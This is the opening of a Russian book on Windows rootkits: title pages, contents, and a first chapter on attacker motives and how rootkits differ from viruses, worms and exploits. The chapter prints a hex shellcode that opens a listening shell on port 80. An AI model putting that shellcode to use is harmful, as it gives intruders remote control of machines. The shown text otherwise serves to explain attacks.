

Секреты
мастерства

Д. Колисниченко

Руткиты

Rootkits

под Windows

Теория и практика программирования
"шапок-невидимок",
позволяющих скрывать от системы
данные, процессы, сетевые соединения

НиТ
издательство

Колисниченко Д.Н.

Rootkits под Windows

**ТЕОРИЯ И ПРАКТИКА ПРОГРАММИРОВАНИЯ
“ШАПОК-НЕВИДИМОК”,
ПОЗВОЛЯЮЩИХ СКРЫВАТЬ ОТ СИСТЕМЫ
ДАННЫЕ, ПРОЦЕССЫ,
СЕТЕВЫЕ СОЕДИНЕНИЯ**



**Наука и Техника, Санкт-Петербург
2006**

Колисниченко Д. Н.

Rootkits под Windows. Теория и практика программирования “шапок-невидимок”, позволяющих скрывать от системы данные, процессы, сетевые соединения. – СПб.: Наука и Техника, 2006. – 320 с.: ил.

ISBN 5-94387-266-3

Серия «Секреты мастерства»

Руткит – это программа или набор программ для скрытого взятия под контроль взломанной системы. На платформе Windows скрытность обеспечивается тем, что руткиты перехватывают системные функции и структуры данных, подменяя их своим кодом и данными. Благодаря этой подмене, руткит может замаскировать присутствие в системе посторонних процессов, файлов, сетевых соединений, ключей реестра и т. п., выступая таким образом в роли своеобразной программной шапки-невидимки.

Описанию руткитных технологий и программированию руткитов как раз и посвященная книга. В первой главе книги рассмотрено несколько популярных руткитов. Следующие главы знакомят читателя с принципами работы руткита. Приведены многочисленные примеры кода, иллюстрирующие различные руткитные технологии.

Книга рассчитана на программистов среднего уровня подготовленности, умеющих писать на C/C++ и знакомых с основами сетевого программирования. Она будет интересна также всем, кто хочет разобраться в особенностях работы ОС Windows, узнать больше о возможностях ее взлома и защиты.



Контактные телефоны издательства:

(812) 567-60-25, 567-70-26
(044) 516-38-66, 559-27-40

Официальный сайт www.nit.com.ru

© Д. Н. Колисниченко

ISBN 5-94387-266-3 ©Наука и Техника (оригинал-макет), 2006

Содержание

ГЛАВА 1. ВЗЛОМ С ТОЧКИ ЗРЕНИЯ КРЕКЕРА	9
1.1. КТО И ЗАЧЕМ ВЗЛAMЫВАЕТ ЗАЩИТУ.....	11
1.2. ЧТО ТАКОЕ РУТКИТ.....	12
1.3. ЧЕМ НЕ ЯВЛЯЕТСЯ РУТКИТ	14
1.4. НЕ ВСЯКИЙ СКРЫТЫЙ КОД – ЭТО РУТКИТ	18
1.5. АППАРАТНО-ПРОГРАММНЫЕ РУТКИТЫ	22
1.5.1. Аппаратно-программные руткиты – тяжелая артиллерия.....	22
1.5.2. Сетевые снiffeры	24
1.5.3. Клавиатурные снiffeры.....	25
1.6. ЗНАКОМЬТЕСЬ – РУТКИТЫ	26
1.6.1. Самые популярные руткиты	26
1.6.2. Общие принципы работы руткита	27
1.6.3. Руткит Hacker Defender	30
ГЛАВА 2. ВЗЛОМ С ТОЧКИ ЗРЕНИЯ АДМИНИСТРАТОРА	33
2.1. ПРОФИЛАКТИКА.....	34
2.1.1. Создание учетной записи обычного пользователя	35
2.1.2. Установка антивируса	36
2.1.3. Установка брандмауэра	38
2.2. ЛЕЧЕНИЕ.....	43
2.3. СРЕДСТВА ОБНАРУЖЕНИЯ РУТКИТОВ	44
Локальные системы обнаружения вторжения.....	45
Сетевые системы обнаружения вторжения	45
2.4. ДЕТЕКТОРЫ РУТКИТОВ	46
Black Light	48
RootkitRevealer	49
Полезные утилиты.....	49
http://www.invisiblethings.org	52
VICE: сканер руткитных технологий	53
ProcessGuard и AntiHook: профилактика вторжения	55

Для криминалистов: EnCase и Tripwire	56
ГЛАВА 3. ПОДМЕНА КАК ОБРАЗ ЖИЗНИ РУТКИТА	59
3.1. ПОДМЕНА КОДА	60
3.1.1. Модификация исходного кода	60
3.1.2. Патчинг	61
3.2. ПЕРЕХВАТ НА УРОВНЕ ПОЛЬЗОВАТЕЛЯ	63
3.2.1. Перезапись адреса функции.....	66
3.2.2. Перезапись самой функции	66
3.3. ВНЕДРЕНИЕ КОДА РУТКИТА В ЧУЖОЙ ПРОЦЕСС	69
3.3.1. Ключ AppInit_DLLs	69
3.3.2. Перехват сообщений Windows	70
3.3.3. Удаленные потоки	73
3.4. ПАТЧИНГ «НА ЛЕТУ»	74
3.4.1. А та ли это функция?	76
3.4.2. Куда возвращаться?	80
3.5. ЭКСПЛОЙТ И РУТКИТ ИГРАЮТ ВМЕСТЕ	84
3.5.1. Загрузка руткита на удаленный компьютер	84
3.5.2. Запуск руткита на удаленном компьютере	85
3.5.3. HTA (HTML-приложение): что это такое?	87
ГЛАВА 4. ЗНАКОМСТВО С СИСТЕМНЫМИ ТАБЛИЦАМИ	93
4.1. РЕЖИМЫ РАБОТЫ ПРОЦЕССОРА	95
Реальный режим	95
Защищенный режим	96
Виртуальный режим	96
Режим системного управления	97
4.2. ВЛАСТЬ КОЛЕЦ	97
4.3. ПЕРЕХОД В ЗАЩИЩЕННЫЙ РЕЖИМ	98
4.4. ОРГАНИЗАЦИЯ ПАМЯТИ В ЗАЩИЩЕННОМ РЕЖИМЕ	99
4.4.1. Введение в сегментную организацию памяти	99
4.4.2. Дескриптор сегмента	101

Содержание


4.4.3. Таблицы дескрипторов	103
Таблица GDT	103
Таблица LDT	104
4.4.4. Страницчная адресация	105
4.4.5. Каталоги и таблицы страниц	107
Структуры данных, управляющие страницочной адресацией.....	107
Вычисление физического адреса.....	108
Записи PDE и PTE	110
4.5. ТАБЛИЦА ДЕСКРИПТОРОВ ПРЕРЫВАНИЙ (IDT)	112
4.6. СТРУКТУРА SSDT	114
4.7. ОГРАНИЧЕНИЕ ДОСТУПА К НЕКОТОРЫМ ВАЖНЫМ ТАБЛИЦАМ	114
4.8. ВАЖНЕЙШИЕ ФУНКЦИИ ЯДРА ОС	115
4.8.1. Управление процессами	116
4.8.2. Предоставление доступа к файлам	118
4.8.3. Управление памятью	119
4.8.4. Обеспечение безопасности	119
ГЛАВА 5. ПИШЕМ ПЕРВЫЙ ДРАЙВЕР	121
5.1. DDK (DRIVER DEVELOPMENT KIT)	123
5.2. ФАЙЛЫ SOURCES И MAKEFILE	124
5.3. СБОРКА ДРАЙВЕРА	125
5.4. ОТЛАДКА. УТИЛИТА DEBUGVIEW	126
5.5. ЗАГРУЗКА ДРАЙВЕРА	126
5.6. ПАКЕТЫ ЗАПРОСА ВВОДА/ВЫВОДА	135
5.7. СХЕМА ДВУХУРОВНЕВОГО РУТКИТА	141
ГЛАВА 6. ПЕРЕХВАТ НА УРОВНЕ ЯДРА	145
6.1. ПЕРЕХВАТ ПРЕРЫВАНИЙ (ТАБЛИЦА IDT)	148
6.2. ИНСТРУКЦИЯ SYSENTER	151
6.3. СОКРЫТИЕ ПРОЦЕССОВ (ТАБЛИЦА SSDT)	152
6.3.1. Защита таблицы SSDT и руткит	153


RootKits

6.3.2. Изменение SSDT	156
6.4. СОКРЫТИЕ СОЕДИНЕНИЙ (ТАБЛИЦА IRP)	161
6.5. МНОГОУРОВНЕВЫЕ ДРАЙВЕРЫ	170
6.5.1. Как Windows работает с драйверами.....	172
6.5.2. IRP и стек ввода/вывода	173
ГЛАВА 7. ПИШЕМ СНИФФЕР КЛАВИАТУРЫ	177
7.1. РЕГИСТРАЦИЯ ФИЛЬТРА КЛАВИАТУРЫ.....	178
7.2. ЗАПУСК ОТДЕЛЬНОГО ПОТОКА, ПРОТОКОЛИРУЮЩЕГО НАЖАТИЯ КЛАВИШ	180
7.3. ОБРАБОТКА IRP ЧТЕНИЯ КЛАВИАТУРЫ	183
7.4. ЗАПИСЬ ПЕРЕХВАЧЕННЫХ КЛАВИШ В ФАЙЛ	185
7.5. СБОРКА СНИФФЕРА.....	189
7.6. ГОТОВЫЕ КЛАВИАТУРНЫЕ СНИФФЕРЫ	190
ГЛАВА 8. СОКРЫТИЕ ФАЙЛОВ.....	191
ГЛАВА 9. ПЕРЕЖИТЬ ПЕРЕЗАГРУЗКУ	203
9.1. ОБЗОР СПОСОБОВ АВТОМАТИЧЕСКОЙ ЗАГРУЗКИ РУТКИТА	204
9.2. СЕКРЕТЫ PE-ФАЙЛОВ	205
9.3. НЕМНОГО О BIOS	207
9.3.1. Flash-память	209
9.3.2. Неудачный эксперимент. Что делать?	211
ГЛАВА 10. РУТКИТ ПЕРЕПИСЫВАЕТСЯ С ХОЗЯИНОМ	215
10.1. СЕКРЕТНЫЕ КАНАЛЫ.....	216
10.1.1. Что мы собираемся передавать?	216
10.1.2. Ключ к секретности – стеганография	218
10.1.3. Скрываем данные в DNS-запросах.....	220
10.2. ПЕРЕХОДИМ НА УРОВЕНЬ ЯДРА. ИНТЕРФЕЙС TDI	222
10.2.1. Дескриптор транспортного адреса	224
10.2.2. Открытие контекста соединения	227

Содержание

10.2.3. Связываем транспортный адрес и контекст соединения	228
10.2.4. Соединяемся	230
10.2.5. Обмениваемся данными	232
10.2.6. Завершаем соединение и освобождаем ресурсы	234
ГЛАВА 11. ИНТЕРФЕЙС NDIS. СОЗДАНИЕ СЕТЕВОГО СНИФФЕРА	237
11.1. РЕГИСТРАЦИЯ ПРОТОКОЛА В СИСТЕМЕ.....	239
11.2. ФОРМИРОВАНИЕ СТЕКА ФУНКЦИЙ ПРОТОКОЛА	242
11.3. АНАЛИЗ ПАКЕТА	247
ГЛАВА 12. ГИБРИДНЫЙ РУТКИТ	251
12.1. ЧТО ТАКОЕ ГИБРИДНЫЙ РУТКИТ?	252
12.2. РЕАЛИЗАЦИЯ РУТКИТА	252
ГЛАВА 13. ТЕХНОЛОГИЯ DKOM.....	259
13.1. ПРЕИМУЩЕСТВА И НЕДОСТАТКИ DKOM	260
13.2. ОПРЕДЕЛЕНИЕ ВЕРСИИ WINDOWS	263
13.2.1. Пользовательская API-функция GetVersionEx	263
13.2.2. Функции режима ядра.....	264
13.2.3. Системный реестр	265
13.3. ВЗАИМОДЕЙСТВИЕ ДРАЙВЕРА УСТРОЙСТВА И ПОЛЬЗОВАТЕЛЬСКОГО ПРОЦЕССА.....	266
13.4. СОКРЫТИЕ ПРОЦЕССОВ С ПОМОЩЬЮ DKOM	269
13.5. СОКРЫТИЕ ДРАЙВЕРОВ УСТРОЙСТВ.....	274
13.6. ПРОБЛЕМЫ СИНХРОНИЗАЦИИ.....	276
13.7. ПОЛУЧЕНИЕ ДОПОЛНИТЕЛЬНЫХ ПРИВИЛЕГИЙ	279
13.7.1. Токен привилегий.....	279
13.7.2. Изменение привилегий.....	281
13.7.3. Как работает с привилегиями руткит FU	285
13.7.4. Добавление SID в токен	290





ГЛАВА 1. Взлом с точки зрения КРЕКЕРА

- КТО И ЗАЧЕМ ВЗЛАМЫВАЕТ ЗАЩИТУ
- ЧТО ТАКОЕ РУТКИТ
- ЧЕМ НЕ ЯВЛЯЕТСЯ РУТКИТ
- НЕ ВСЯКИЙ СКРЫТЫЙ КОД - ЭТО РУТКИТ
- АППАРАТНО-ПРОГРАММНЫЕ РУТКИТЫ
- ЗНАКОМЬТЕСЬ - РУТКИТЫ

1.1. КТО И ЗАЧЕМ ВЗЛАМЫВАЕТ ЗАЩИТУ

Взлом системы – это не очень легкая задача, на которую нужно потратить довольно много времени. И чем серьезнее система защиты, тем больше времени (и, возможно, средств) нужно потратить на ее взлом. Раз человек тратит время, деньги, значит, у него есть определенная цель. Что же им движет? Каковы его мотивы?

- Один из наиболее распространенных мотивов – это **взлом ради взлома**. Обычно этот мотив движет крекером в самом начале его карьеры, когда крекер еще учится и использует взлом как средство самоутверждения. На этом этапе ему все равно, что взламывать – вашу систему или сервер Microsoft. Главное, что система будет взломана и крекер получит от этого моральное удовлетворение – он осознает свою значимость, начнет верить в свои силы. Скорее всего, он выберет именно вашу систему, а не сервер Microsoft, потому что взломать ее проще, а начинающий крекер пойдет по пути наименьшего сопротивления. Брать «гонорар» за взлом он начнет позже, когда перейдет на следующую ступеньку своего развития.
- Вторая, не менее распространенная, причина – это **получение материального вознаграждения**. Возможно, на вашем сервере (компьютере) есть информация, за которую крекеру пообещали хорошо заплатить. А может быть, заказчику взлома требуется уничтожить вашу систему, удалив все данные.
- Третья причина взлома – **использование ресурсов вашей системы для обработки данных крекера или для атаки других систем**. Взломав вашу систему, крекер устанавливает на нее программу, которая начнет выполнять нужные ему действия сразу же после установки или по его команде.
- Следующая причина – это **месть**. Наиболее часто этот мотив движет уволенными сотрудниками, обычно системными администраторами. Эти люди отлично знают уязвимые места системы и могут перед уходом установить разные программки, позволяющие им долгое время незаметно присутствовать в системе.

Что делает крекер в вашей системе после взлома? Это зависит от его мотивов.

Если крекер взламывает вашу систему только ради взлома, то, скорее всего, взломав систему, он на этом и остановится. Может быть, он зайдет в систему еще пару раз и сконирует к себе файл-другой, чтобы доказать себе подобным, что взлом удался, после чего забудет о вас и переключится на атаки другой системы. А может быть, ощущив власть, он уступит соблазну

вандализма: захочет сделать с системой что угодно – вплоть до уничтожения всех данных. У некоторых вандализм проходит со временем, а некоторые будут взламывать и уничтожать системы до самой старости.

Проникновение в систему начинающего крекера легко обнаружить. После этого нужно, не беспокоясь особо, уделить больше внимания безопасности, чтобы в следующий раз он не сумел вломиться.

Если крекеру нужна информация, хранящаяся на вашем компьютере, то, скорее всего, он скопирует ее и постарается «замести следы» – уничтожить свидетельства своего присутствия, чтобы вы не догадались, что система была взломана. Правда, некоторые не особо квалифицированные крекеры, не зная, что именно подлежит удалению, стирают все подряд, что может привести к таким же последствиям, как атака вандала.

Если взломщик захватит ресурсы вашей системы для обработки своих данных, то производительность, приходящаяся на долю ваших приложений, может серьезно уменьшиться. Снизить производительность вашей системы крекер может и по заказу вашего конкурента – например, с целью вызвать недовольство у ваших клиентов. Такие атаки называются DOS-атаками (Denial of Service, или отказ в обслуживании). Обычно при DOS-атаке уменьшается пропускная способность сети, увеличивается нагрузка на процессор, порождается много лишних процессов, что вызывает нехватку памяти, и т. п. Возможна и потеря данных, если для приведения системы «в чувство» понадобится Reset.

С другой стороны, ваши ресурсы могут понадобиться взломщику для обеспечения анонимности: с вашей системы и от вашего имени он будет взламывать другие системы. В этом случае вам некоторое время ничего не грозит, потому что крекеру нужна работоспособная система. Надеюсь, вы успеете обнаружить его присутствие, пока не случилось непоправимого.

Если крекером движет месть – значит, в большинстве случаев, можете рас прощаться со своими данными.

1.2. ЧТО ТАКОЕ РУТКИТ

Чтобы обеспечить себе возможность повторно зайти в систему, которую вы взломали, вам нужно установить там **утилиту скрытого управления** (*backdoor*). Но если пользователь (администратор системы) заподозрит, что его компьютер (или сеть) взломан, он немедленно проверит, не установлены ли такие утилиты, то есть, не продолжает ли злоумышленник использовать систему. Значит, backdoor должен быть «невидимкой».

В Интернете можно найти множество backdoor-утилит (назову, к примеру, популярные NetBUS и Back Orifice), но большинство из них не умеют достаточно хорошо скрывать свое присутствие. К тому же многие разработчики backdoor'ов стараются добавить в свои программы как можно больше функций, зачастую непонятно зачем нужных. Ну, например, зачем серьезному крекеру функция дистанционного открытия лотка CD-ROM? Ради забавы? Да, можно подшутить над коллегами на работе, но не более того. Для профессиональной атаки вам нужна профессиональная программа — программа, которая выполняет только одну функцию и больше не делает ничего лишнего. Помните, чем проще система, тем она надежнее.

Утилита скрытого управления компьютером должна быть невидима в том числе для антивирусных средств. **Средства, предназначенные для скрытия присутствия в системе постороннего кода, называются руткитами (rootkit).**

Термину «rootkit» уже более десяти лет. Он пришел из мира Unix, где *root* — это пользователь с наивысшими полномочиями; *kit* — это набор инструментов, таким образом, *rootkit* — это набор программ, позволяющих крекеру получить полный контроль над взломанной системой и предотвратить свое обнаружение.

Каждая программа в составе руткита выполняет свои, четко определенные функции, в отличие от backdoor-программ, в которых много ненужного. Важнейшим компонентом любого руткита являются программы, скрывающие присутствие в системе жертвы постороннего кода (например, кода какой-либо backdoor-программы), данных (файлов, каталогов, ключей реестра), процессов и т. п.

Часто программы, обеспечивающие удаленный доступ к компьютеру-жертве (backdoor) или прослушивание пакетов в сети, также входят в состав руткита. Обязательно в составе руткита будут средства, «прикрывающие» весь руткит в целом: файлы и каталоги, которые вы укажете. Обычно функции руткита не ограничиваются простым скрытием файлов и процессов: хороший руткит может скрывать ключи реестра, сетевые соединения, драйверы устройств, то есть делает все, чтобы администратор системы не обнаружил его присутствие.

Я не хочу, чтобы у вас сложилось впечатление, что руткит — это плохо, что руткиты используются только для совершения незаконных действий. Руткит — это всего лишь технология, которую могут использовать как «плохие», так и «хорошие». Компоненты руткита по функциональности не отличаются от благопристойных программ: **ssh** и **telnet**, как и backdoor, служат для удаленного доступа в систему; снiffeры (сетевые мониторы)

часто используются сетевыми администраторами и сетевыми программистами для анализа пакетов, передаваемых по сети. Администраторы могут использовать их даже для борьбы с крекерами!

Руткиты в собственном смысле некоторые корпорации специально устанавливают на рабочие станции своей сети, чтобы контролировать своих сотрудников, а западные правоохранительные органы и спецслужбы – на компьютеры подозреваемых в преступлениях.

1.3. ЧЕМ НЕ ЯВЛЯЕТСЯ РУТКИТ

Перед тем, как приступить к разговору о том, что такое руткит, нужно уяснить себе, чем он не является. Поговорим о сходствах руткитов с известными видами вредоносных программ и отличиях от них.

Во-первых, РУТКИТ – ЭТО НЕ ШПИОН. Шпионской программой (*spyware*) называется такая, которая записывает все, что делает за компьютером пользователь: что он вводит с клавиатуры (в том числе и пароли), какие приложения запускает и т. п. Примером программы такого класса может послужить `hookdump`.

В последнее время угроза шпионских программ стала очень актуальна. Эти программы без ведома пользователя собирают информацию о посещаемых пользователем Web-страницах, об установленных на его компьютере приложениях, о его личных данных (например, ключи электронных платежных систем) и отправляют все это третьей стороне.

Шпионы могут также изменять тексты почтовых сообщений, файлы на жестком диске и даже корректировать страницы, выводимые браузером. Кроме того, разносторонняя деятельность *spyware* отнимает много системных ресурсов, что снижает производительность компьютера. Обычно шпионские программы интегрируются с Web-браузерами или программами-оболочками (вроде Проводника Windows), что делает сложным их удаление из системы. Больше всего *spyware* написано для браузера Internet Explorer, поэтому я советую вам сменить браузер на Opera или Mozilla.

Разработчики руткитов воспользовались находками авторов шпионских программ, и современные руткиты умеют в том числе и протоколировать действия пользователя. Но их основное назначение – не в этом, а в скрытии такого протоколирования и других враждебных действий.

Во-вторых, РУТКИТ – ЭТО НЕ ВИРУС, хотя он и умеет прятаться от средств обнаружения (антивирусов), используя классические методы вирусов: модификацию системных таблиц, памяти и программной логики.

В отличие от вирусов руткиты не размножаются. Другое отличие состоит в том, что вирус полностью автономен, руткит же подчиняется человеку, установившему его. Вирусы обычно повреждают данные, руткит же просто помогает взломщику оставаться незамеченным. Удалить данные может человек, под контролем которого находится руткит, сам же руткит никогда этого не сделает.

ОС Windows считалась рассадником вирусов, но с появлением в 1996 году версии Windows NT 4.0 все изменилось. По сравнению с Windows 95, в этой операционной системе изменилась модель памяти: обычные пользовательские программы больше не могли модифицировать системные таблицы. На то время не было вирусов, способных запускаться в Windows NT, да и сейчас, благодаря улучшенной системе безопасности, вирусов под Windows NT заметно меньше, чем под Windows 9x, где они просто кишат.

Решения, использованные в NT4, усовершенствовались и перекочевали в Windows XP, но, парадоксальным образом, количество вирусов, написанных под XP, увеличилось. Дело в том, что Windows XP рассчитана не на профессионалов, а на домашних пользователей. Большинство их постоянно работают под учетной записью администратора, пренебрегая требованиями безопасности, согласно которым от имени администратора можно выполнять только такие действия, для которых не хватает полномочий рядового пользователя: изменение конфигурации системы (например, установка устройств), установка программ, настройка сети и т. п.

Обычная работа должна выполняться под обычной учетной записью, чтобы вредоносный код, проникающий в систему, не получил администраторских привилегий. Каюсь, сам я не выполняю своих же рекомендаций: пишу эти строки под учетной записью администратора. В свое оправдание могу сказать только то, что у меня запущены Outpost Firewall, Касперский, и я периодически прогоняю систему через AVZ и AntiSpyware. Конечно, это не предел безопасности, но все же лучше, чем вообще ничего.

Далее, **РУТКИТ – ЭТО НЕ ЭКСПЛОЙТИ И НЕ ЧЕРВЬ**. Поговорим немногого об этих разновидностях орудий взломщика.

В Интернете в то время царствовала ОС UNIX, считавшаяся одной из самых безопасных операционных систем. Источником ее надежности является ограничение прав пользователей на доступ к чужим, в том числе системным, файлам. Вредоносный код подчиняется тем же ограничениям, что пользователь, от чьего имени он запущен, поэтому при правильном администрировании UNIX-системы вирус не сможет причинить существенного вреда. Одно время даже считалось, что вирусы под UNIX невозможны.

Однако полностью неуязвимых операционных систем не бывает: UNIX удалось взломать, используя уязвимости установленного в системе программного обеспечения. Принцип заключается в следующем: программы-серверы (почтовый, WWW, FTP, telnet, ssh и другие) запускаются, как правило, с максимальными полномочиями, то есть с привилегиями пользователя root. Если такая программа уязвима – например, ошибочно обрабатывает переполнение буфера, – то крекер может использовать ее для запуска своего кода на удаленном компьютере. Для этого достаточно передать серверу строку длины большей, чем допустимая. Этот код будет выполняться с привилегиями запустившего его процесса, – значит, крекер получит полный контроль над системой.

Инструкции, которые взломщик записывает в буфер, называются shell-кодом. Например, следующий код вызывает оболочку, прослушивающую TCP-соединения по порту 80:

```
\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80 \
\x89\xc7\x52\x66\x68\x00\x50\x43\x66\x53\x89\xe1\xb0\x10\x50\x51 \
\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd\x80\x50\x50\x57 \
\x89\xe1\x43\xb0\x66\xcd\x80\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80 \
\x41\xe2\xf8\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3 \
\x51\x53\x89\xe1\xb0\x0b\xcd\x80
```

В то время многие UNIX-сервисы не были защищены от переполнения буфера, а это означало, что знающий человек мог взломать практически любую UNIX-систему, поскольку у всех была одна и та же дыра в безопасности.

Программы, эксплуатирующие уязвимости такого рода, так и называются – эксплойты. Они служат средством доставки постороннего кода на машину, имеющую определенную уязвимость, и запуска его на этой машине. С появлением эксплойтов взлом UNIX-системы стал под силу любому, даже не очень квалифицированному, пользователю. Все, что нужно для взлома, – это нацелить сканер портов на поиск системы, уязвимой определенным образом, после чего запустить подходящий эксплойт.

Ради справедливости нужно отметить, что уязвимости в UNIX исправляются довольно оперативно, однако не все системные администраторы спешат обновлять свои системы. Кроме того, в последнее время появилась тенденция использовать для проникновения в систему уязвимости, о которых еще «не знают» программы, обнаруживающие вторжение, – так называемые **уязвимости нулевого дня**: сегодня обнаружилась дыра, и сегодня же, пока разработчики не успели выпустить соответствующую заплатку, взломана система.

Другая разновидность программ, использующих известные уязвимости серверов, – это черви (worms). Они более автономны, чем эксплойты: червь оснащен сканером сети и сам проверяет компьютеры сети на наличие определенной уязвимости. Обнаружив дыру, он копирует свои файлы на компьютер-жертву и запускает сам себя на этом компьютере. Затем цикл повторяется – червь опять сканирует сеть и ищет компьютеры с уязвимостью. При этом он помечает каждый зараженный компьютер, чтобы избежать повторного инфицирования.

Червь, находящийся на зараженном компьютере, может выполнять команды запустившего его взломщика. Например, заразив сотни компьютеров из разных сетей и даже из разных географических регионов, можно устроить распределенную DOS-атаку (Distributed Denial of Service) какого-нибудь сервера, когда по команде крекера все эти компьютеры начинают засыпать сервер запросами, парализуя его работу. Выяснить источник атаки при этом невозможно.

Автором первого червя был Роберт Моррис. В 1988 году он написал червь, который распространялся по сети, используя уязвимости в программах **sendmail** и **fingerd**. Этот червь быстро распространился по всему Интернету, который в 1988 году состоял в основном из узлов университетов и правительственные/военных институтов. Работал червь так: он подключался к компьютеру, на котором была запущена программа **sendmail**, затем он вызывал командный режим программы (это и была уязвимость **sendmail** того времени), что позволяло выполнять любые команды.

Эти команды вызывали небольшую программу, которая переносила на компьютер-жертву все необходимые файлы. Если же с **sendmail** «подружиться» не удавалось, то червь вызывал переполнение буфера в демоне **fingerd** с целью достижения того же самого результата: червь должен быть запущен на машине-жертве.

Достигнув цели, червь Морриса повторял цикл, начиная с попыток регистрации на других компьютерах с помощью **rsh** (Remote Shell) и **rexec** (Remote Execute). Пароли он подбирал по словарю */usr/doct/words*. Червь распространялся по Интернету с такой скоростью, что некоторые машины были инфицированы по несколько раз, потому что Моррис не предусмотрел возможность для червя помечать зараженные компьютеры.

Руткит похож на червя тем, что, попав на компьютер-жертву, ожидает команд хозяина и выполняет их; однако в отличие от червя он не заражает другие компьютеры по своей инициативе. Эксплойт же при этом служит просто инструментом несанкционированной установки руткита на удаленную машину. Крекер не может знать заранее, какие прорехи в намеченной к

взлому системе еще не закрыл ее администратор, поэтому у него под рукой должны быть десятки различных эксплойтов, нацеленных на разные уязвимости. И весь этот арсенал служит ему для установки одного-единственного руткита.

Повторяю, что руткит – это программа или набор программ, основным назначением которых является организация backdoor-входа в систему и скрытие этого входа и активности на нем от средств обнаружения нежелательного кода (антивирусов и др.). Для реализации этих целей в руткитах присутствуют решения, заимствованные из вирусов и шпионов, но не эксплойтов: руткит может использовать недокументированные функции операционной системы, но никак не уязвимости в программном обеспечении (например, руткит никогда не вызовет переполнение буфера).

Для того, чтобы предоставить крекеру полный контроль над системой, руткит должен получить доступ к ядру. Компонент руткита, работающий на уровне ядра, подсовывает ядру ложные данные (модифицирует системные таблицы), чтобы скрыть ваши процессы и файлы. Этот компонент можно загрузить при помощи эксплойта, вызывающего переполнение буфера во время загрузки системы и запускающего загрузчик руткита. Другой способ получения доступа к ядру – это установка kernel-компонента руткита как драйвера устройства. Если драйвер работает на нулевом кольце процессора, обнаружить руткит будет очень сложно.

Подробнее о кольцах процессора мы поговорим в следующих главах, а сейчас будет достаточно сказать, что у процессора 80386 (и более поздних версий, вплоть до последних Pentium) есть четыре уровня защиты, называемых кольцами защиты: от 0 до 3. На нулевом уровне работает операционная система, это уровень с максимальными правами доступа. Операционная система может распоряжаться уровнями доступа по своему усмотрению, но обычно ядро выполняется на 0 кольце, а прикладные программы – на кольце с номером 3.

